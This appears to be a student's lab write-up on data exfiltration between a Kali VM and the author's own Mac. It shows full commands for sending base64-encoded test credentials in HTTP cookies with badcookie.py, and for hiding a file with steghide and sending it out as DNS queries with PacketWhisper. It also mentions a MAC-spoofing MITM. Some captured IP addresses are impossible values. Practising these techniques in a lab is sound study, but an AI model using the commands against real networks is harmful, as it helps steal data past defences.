



Exfiltration practical

Abdelrahman Mohamed



Exfiltration1:

Data hiding: base64 encoding

Exfiltration method: Encrypted Data using badcookie.py

Environment used: Host MacOS system located on IP: 192.168.0.121

Kali VM on IP: 192.168.0.156

Host machine:

```
ab@ALT:~  
> ifconfig en0  
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500  
    options=6463<RXCSUM,TXCSUM,TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_  
CSUM>  
    ether a4:83:e7:c5:6a:24  
    inet6 fe80::1c2d:919b:6884:401f%en0 prefixlen 64 secured scopeid 0xe  
    inet 192.168.0.121 netmask 0xffffffff broadcast 192.168.0.255  
    nd6 options=201<PERFORMNUD,DAD>  
    media: autoselect  
    status: active
```

Kali VM:

```
(kali@kali)~[~/Desktop]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.156 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::250:56ff:fe34:278 prefixlen 64 scopeid 0x20<link>  
    ether 00:50:56:34:02:78 txqueuelen 1000 (Ethernet)  
    RX packets 6477 bytes 7569707 (7.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2236 bytes 309696 (302.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Testing connectivity:

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ping 192.168.0.121
PING 192.168.0.121 (192.168.0.121) 56(84) bytes of data.
64 bytes from 192.168.0.121: icmp_seq=1 ttl=64 time=0.530 ms
64 bytes from 192.168.0.121: icmp_seq=2 ttl=64 time=0.298 ms
64 bytes from 192.168.0.121: icmp_seq=3 ttl=64 time=0.494 ms
64 bytes from 192.168.0.121: icmp_seq=4 ttl=64 time=0.506 ms
^C
— 192.168.0.121 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.298/0.457/0.530/0.092 ms
```

Data encoding:

```
(kali@kali)-[~/Desktop]
$ echo 'Username:user@test.comPassword:Pass321' | base64
VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOlBhc3MzMjEK
```

Setting up local server on MacOS to receive the get request with exfiltrated data:

```
> python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```


Using badcookie.py to send HTTP request with the cookie:

```
(kali@kali)-[~/Desktop]
$ python badcookie.py 192.168.0.121:8080 'VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOlBhc3MzMjEK:'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: Cryptography
cated in cryptography, and will be removed in the next release.

#####
# Description: Exfiltrates data via base64 encoded HTTP cookies #
# Use Case: Penetration testing e.g. testing DLP systems etc #
# Author: Akbar Qureshi #
#####
```

```
> python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::ffff:192.168.0.156 - - [11/Apr/2022 19:00:24] "GET / HTTP/1.1" 200 -
```

Filtering out the Wireshark PCAP to find the GET request and extract the cookie:



Since I had already encoded the data which was then encoded again by the script, I had to decode the cookie and then decode the result of that to get the exfiltrated data.

BASE64

Decode

Encode

Decode and Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

Decode from Base64 format

Simply enter your data then push the decode button.

Step 1

VlhObGNtNWhiV1U2ZFhObGNrQjBaWE4wTG1OdmJWQmhjM04zYjNKa09sQmhjM016TWpFSzo=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐

Decode each line separately (useful for when you have multiple entries).

☒

Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOIBhc3MzMjEK:

BASE64

Decode

Decode and Encode

Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOIBhc3MzMjEK:

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFFDecodes in real-time as you type or paste (supports only the UTF-8 character set).

< **DECODE** >

Decodes your data into the area below.

Username:user@test.comPassword:Pass321

Data exfiltrated!


Exfiltration2

In this scenario, I used packetwhisper for exfiltration and cloackify and steghide for data hiding. In this scenario, I am connected to the same local network. I can capture DNS requests through an MITM attack by changing my MAC address to the router's address and using my Ethernet card in promiscuous mode.

Information to be exfiltrated:

```
~/Desktop/steg - Mousepad
File Edit Search View Document Help
1 Username: steg@test.com
2 Password: steg123
```


Picture used for steganography:



Using steghide:

```
(kali@kali)-[~/Desktop]
$ steghide embed -cf sheridan.jpg -ef steg
Enter passphrase:
Re-Enter passphrase:
embedding "steg" in "sheridan.jpg" ... done
```

I then compressed the image to a .zip file as DNS exfiltration takes a long time:



Using cloakify to turn the zip file into subdomains that will later be retrieved

```
kali@kali: ~/Desktop/PacketWhisper x  kali@kali: ~/Desktop/PacketWhisper x

Exfiltrate / Transfer Any Filetype in Plain Sight
via
Text-Based Steganography & DNS Queries

"SHHHHHHHHHH!"
Written by TryCatchHCF
https://github.com/TryCatchHCF

data.xls accounts.txt \ Series of
device.cfg backup.zip → harmless-looking
LoadMe.war file.doc / DNS queries

PacketWhisper Main Menu
1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

Prep For DNS Transfer - Cloakify a File
Enter filename to cloak (e.g. payload.zip or accounts.xls): sheridan.jpg.zip
Save cloaked data to filename (default: 'tempFQDNList.txt'):

Prep For DNS Transfer - Select Cloakify cipher
Select PacketWhisper Transfer Mode
1) Random Subdomain FQDNs (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:
1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #:
Invalid cipher number, try again...
Enter cipher #: 1

Creating cloaked file using cipher: ciphers/subdomain_randomizer_scripts/akstat_io_prefixes
Cloaked file saved to: tempFQDNList.txt
```

Starting the exfiltration process and capturing the DNS query's using Wireshark:

```
Adding subdomain randomization to cloaked file using :akstat_io_prefixes.py

Preview a sample of cloaked file? (y/n): y

92b7b5lm.akstat.io
69pnxgah.akstat.io
11g6g46.akstat.io
24ct40j8.akstat.io
60leapqf.akstat.io
60le4sv1.akstat.io
38ihci80.akstat.io
24ctpd76.akstat.io
589ds0pg.akstat.io
589dq2mc.akstat.io
589d55xs.akstat.io
51qp604p.akstat.io
589d5qe5.akstat.io
88m8b8t5.akstat.io
26by66bf.akstat.io
3937bpni.akstat.io
42zjx8uv.akstat.io
464enc82.akstat.io
20922c09.akstat.io
464ecaj6.akstat.io

Press return to continue ...

Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default - 1): 3

Broadcasting file ...

### Starting Time (UTC): 04/12/22 20:03:18

Progress (bytes transmitted - patience is a virtue):
25 ...
50 ...
75 ...
100 ...
125 ...
150 ...
175 ...
200 ...
225
```

PCAP caputred and saved as shh.pcap:

The image shows two windows side-by-side. The left window is 'PacketWhisper' running in a terminal. It shows the progress of a file transfer, with a list of subdomains being broadcasted. The right window is 'Wireshark' capturing traffic on the 'eth0' interface. The packet list shows several DNS queries and responses from 192.168.0.156 to 192.168.0.158. The packet details pane shows the structure of a DNS query, including the question section with 'apple.com' and the answer section with 'A 192.168.0.158'.

PacketWhisper output:

```
File Actions Edit View Help
kali@kali: ~/Desktop/PacketWhisper
5850 ...
5875 ...
5900 ...
5925 ...
5950 ...
5975 ...
6000 ...
6025 ...
6050 ...
6075 ...
6100 ...
6125 ...
6150 ...
6175 ...
6200 ...
6225 ...
6250 ...
6275 ...
6300 ...
6325 ...
6350 ...
6375 ...
6400 ...
6425 ...
6450 ...
6475 ...
6500 ...
6525 ...
6550 ...
6575 ...
6600 ...
6625 ...
6650 ...
6675 ...
6700 ...
6725 ...
6750 ...
6775 ...
6800 ...
6825 ...
6850 ...
6875 ...

### Ending Time (UTC): 04/12/22 20:24:18
Press return to continue ...
```

Wireshark capture details:

No.	Time	Source	Destination	Protocol	Length	Info
28933	1261.7606368	Tp-LINK_30:7F:5C	Vmware_34:02:78	ARP	60	Who has 192.168.0.156? Tell 192.168.0.1
28934	1261.7606416	Vmware_34:02:78	Tp-LINK_30:7F:5C	ARP	42	192.168.0.156 is at 00:50:56:34:02:78
28935	1261.7973076	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x3802 A 250xv77.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28936	1261.7974184	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x2802 AAAA e4518.dscx.akamailedge.net
28937	1261.8126677	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x2802 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:606::1136 AAAA 2000:140a:0:602::1136 AAAA 2000:140a:0:607::1136
28938	1261.8238722	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x8505 A 68legh4.akstat.io
28939	1261.8713272	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x8505 A 68legh4.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28940	1261.8715336	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x5076 AAAA e4518.dscx.akamailedge.net
28941	1261.8994783	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x5076 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:602::1136 AAAA 2000:140a:0:607::1136 AAAA 2000:140a:0:606::1136
28942	1261.1183586	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x0808 A 70redkr.akstat.io
28943	1261.2382602	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x0808 A 70redkr.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28944	1261.2387634	192.168.0.156	1.1.1.1	DNS	85	Standard query 0xf469 AAAA e4518.dscx.akamailedge.net
28945	1261.2503736	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0xf469 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:609::1136 AAAA 2000:140a:0:603::1136 AAAA 2000:140a:0:608::1136
28946	1261.2647634	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x80c4 A 5896h1c.akstat.io
28947	1261.3424005	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x80c4 A 5896h1c.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28948	1261.3427031	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x635a AAAA e4518.dscx.akamailedge.net
28949	1261.3585266	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x635a AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:602::1136 AAAA 2000:140a:0:608::1136 AAAA 2000:140a:0:603::1136
28950	1261.3682381	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x609f A 5896vcg.akstat.io
28951	1261.5798836	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x609f A 5896vcg.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28952	1261.5794166	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x0133 AAAA e4518.dscx.akamailedge.net
28953	1261.5842016	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x0133 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:607::1136 AAAA 2000:140a:0:606::1136 AAAA 2000:140a:0:608::1136
28954	1261.6045370	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x3a32 A 5896sn77.akstat.io
28955	1261.7262087	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x3a32 A 5896sn77.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28956	1261.7265318	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x3e7e AAAA e4518.dscx.akamailedge.net
28957	1261.7414774	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x3e7e AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:602::1136 AAAA 2000:140a:0:608::1136 AAAA 2000:140a:0:607::1136
28958	1261.7515206	192.168.0.156	1.1.1.1	DNS	78	Standard query 0xc02b A 5896vhu.akstat.io
28959	1261.8063963	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0xc02b A 5896vhu.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28960	1261.8067461	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x1f51 AAAA e4518.dscx.akamailedge.net
28961	1261.8019433	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x1f51 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:609::1136 AAAA 2000:140a:0:603::1136 AAAA 2000:140a:0:602::1136
28962	1261.8919038	192.168.0.156	1.1.1.1	DNS	78	Standard query 0x357f A 5896zmg.akstat.io
28963	1261.9182477	1.1.1.1	192.168.0.156	DNS	176	Standard query response 0x357f A 5896zmg.akstat.io CNAME wildcard46.akstat.io edgekey.net CNAME e4518.dscx.akamailedge.net A 72.247.368.377
28964	1261.9186422	192.168.0.156	1.1.1.1	DNS	85	Standard query 0x1ac4 AAAA e4518.dscx.akamailedge.net
28965	1261.9342802	1.1.1.1	192.168.0.156	DNS	225	Standard query response 0x1ac4 AAAA e4518.dscx.akamailedge.net AAAA 2000:140a:0:606::1136 AAAA 2000:140a:0:608::1136 AAAA 2000:140a:0:603::1136
28966	1271.8013623	192.168.0.156	224.0.0.251	MDNS	80	Standard query 0x0000 PTR 3c00b86a..._sub._apple._mdns._tcp._local._ "Q" question

Wireshark packet details:

```
* Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface eth0, id 0
* Ethernet II, Src: Apple_C5:0a:2e (a4:83:87:c5:0a:2e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
* Internet Protocol Version 4, Src: 192.168.0.156, Dst: 192.168.0.255
* User Datagram Protocol, Src Port: 57821, Dst Port: 57821
* Data (44 bytes)
```


Extracting the zip file from the pcap using packetwhisper:

```
==== PacketWhisper Main Menu ==== /Desktop/PacketWhisper

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 2

==== Extract & Decloakify a Cloaked File ====

IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WiNDump
can read it manually: tcpdump -r myfile.pcap

Enter PCAP filename: shh.pcap

What OS are you currently running?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file shh.pcap, link-type EN10MB (Ethernet), snapshot length 262144

===== Select PacketWhisper Cipher Used For Transfer =====

1) Random Subdomain FQDNs (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs (example: www.youtube.com)

Selection: 1

Ciphers:


1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 1

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/akstat_io_prefixes

Save decloaked data to filename (default: 'decloaked.file'):


File 'cloaked.payload' decloaked and saved to 'decloaked.file'
```



Name	Size	Type	Date Modified
sheridan.jpg	5.7 kB	JPEG image	11 April 2022, 19:37

Using steghide to extract the text file:

```
kali@kali: ~/Desktop/PacketWhisper
File Actions Edit View Help
(kali@kali)~[~/Desktop/PacketWhisper]
$ steghide extract -sf sheridan.jpg
Enter passphrase:
wrote extracted data to "steg".
```



Data exfiltrated!